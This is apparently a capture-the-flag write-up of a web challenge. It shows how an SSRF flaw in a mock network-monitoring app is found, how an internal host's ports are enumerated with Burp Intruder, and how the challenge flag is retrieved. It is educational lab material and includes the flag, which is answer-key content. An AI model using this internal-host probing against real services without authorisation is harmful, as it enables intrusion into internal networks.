

Port of Secrets - Writeup

Platform: Razzify.in

Difficulty: Hard


Category: Web Client

Hints Given:

1. Not every response is the same - look closely at how the system replies.
2. Check the internal-api services carefully and port numbers from 8k to 9k.
3. Once you identify that internal port, try exploring common paths.

Intial Walkthrough of Web Application


The challenge provided as web application named **CheckNet** which is network monitoring Platform. Then I begin exploring all the available functions and how the application works. Then the website was giving us two options of **Login** and **Sign Up**.



So I created a test account with fields Email Id, Password & Mobile Number. Then after Logging into the account I was then given the only tool/feature which was called **Check Network Service Status**.

This function was having an:

- Service URL Input Field
- Response Output Field The purpose of this function was seeming to enter a URL to check its network health by fetching content of web application.




Input Testing of field

I first started with entering some common url like **www.google.com**, **https://test.com** .

It gave me a json response like:

```
{  
  "output": "Fetched content from www.google.com"  
}
```



From this we get to know that the Backend of webserver is fetching input url. This was common sign that **SSRF** would be present.

Then I also tried to enter some url which where fetching .json file. As the input field was giving an example "https://example.com/status.json".

I tried "https://test.com/flag.json" and "https://example.com/status.json" This gave a whole different response:

```
{
  "status": "ok",
  "url": "https://test.com/flag.json"
}
```

This indicates that the web application acted differently for .json files. There must be an input validation or whitelisting is implemented in the web app.

So now by keeping **SSRF** in mind I started to enter some internal services name in the input field. I entered **localhost, 127.0.01, 0.0.0.0** and also localhost with some typosquatting but the response was:

```
{
  "error": "Blocked URL: local addresses are not allowed."
}
```

This indicated that some filtering logic is present but I use some more internal services to bypass the filtering. And Atlast with internal-api the response was:

```
{
  "output": "Fetched content from interanl-api"
}
```

Then I tried http://internal-api/flag.json to see if i can get any output of flag but the reponse told us more:

```
{
  "error": "Failed to fetch (timeout)"
}
```

Then I started changing the port number to 8080 it gave me a response:

```
{
  "error": "Try Harder, Right service and endpoint missing"
}
```

This indicates that the hostname was correct but with some misconfiguration in port and also the hint given told us to check port numbers between **8000-9000**.

So intercepted the request in Burpsuite and with help of **Intruder** I check the response with all port numbers between 8000-9000.

2. Intruder attack of https://challenge.razzify.in

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
86	8085	200	37			229	
0		200	57			213	
1	8000	200	45			213	
2	8001	200	30			213	
3	8002	200	37			213	
4	8003	200	36			213	
5	8004	200	51			213	
6	8005	200	35			213	
7	8006	200	37			213	
8	8007	200	25			213	
9	8008	200	36			213	
10	8009	200	64			213	
11	8010	200	46			213	
12	8011	200	95			213	
13	8012	200	27			213	
14	8013	200	98			213	
15	8014	200	38			213	
16	8015	200	32			213	
17	8016	200	28			213	
18	8017	200	35			213	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Sat, 14 Feb 2026 05:43:54 GMT
4 Content-Type: application/json
5 Content-Length: 75
6 Connection: keep-alive
7
8 {
9   "notice": "Valid service detected on this port. Try exploring endpoints."
10 }

```

96 of 1001

After enumeration of the ports I got one port with different response length. So I checked its response and it was 8085 and gave response:

```

{
  "notice": "Valid service detected on this port. Try exploring endpoints."
}

```

I found the correct port number and now we need to enumerate the correct endpoint to get the flag. So I started with endpoints like:

- http://internal-api:8085/flag.json
- http://internal-api:8085/flag
- http://internal-api:8085/flags.json But by entering the endpoint **http://internal-api:8085/flag**, we got the **Flag**

CheckNet — Network Health Monitoring

Trusted Network & Server Monitoring for 15+ Years

CheckNet is a powerful network monitoring software providing deep visibility. It is easy-to-use, affordable, and allows you to drill down to the root cause of an issue and eliminate it quickly.

Check Network Service Status

Enter a service status URL to simulate a network health check.

Service URL

http://internal-api:8085/flag

Check Health Clear

Response

```

{
  "flag": "Z&q1ESEj8$"
}

```

The returned flag:

```
{  
  "flag": "Z&q1ESEj8$"  
}
```

Summary:

This challenges tell us that improper validation of input could lead to potential SSRF vulnerabilities. So we should always implement difficult input validation. By properly enumerating the responses and viewing them we I was able to retrieve the flag.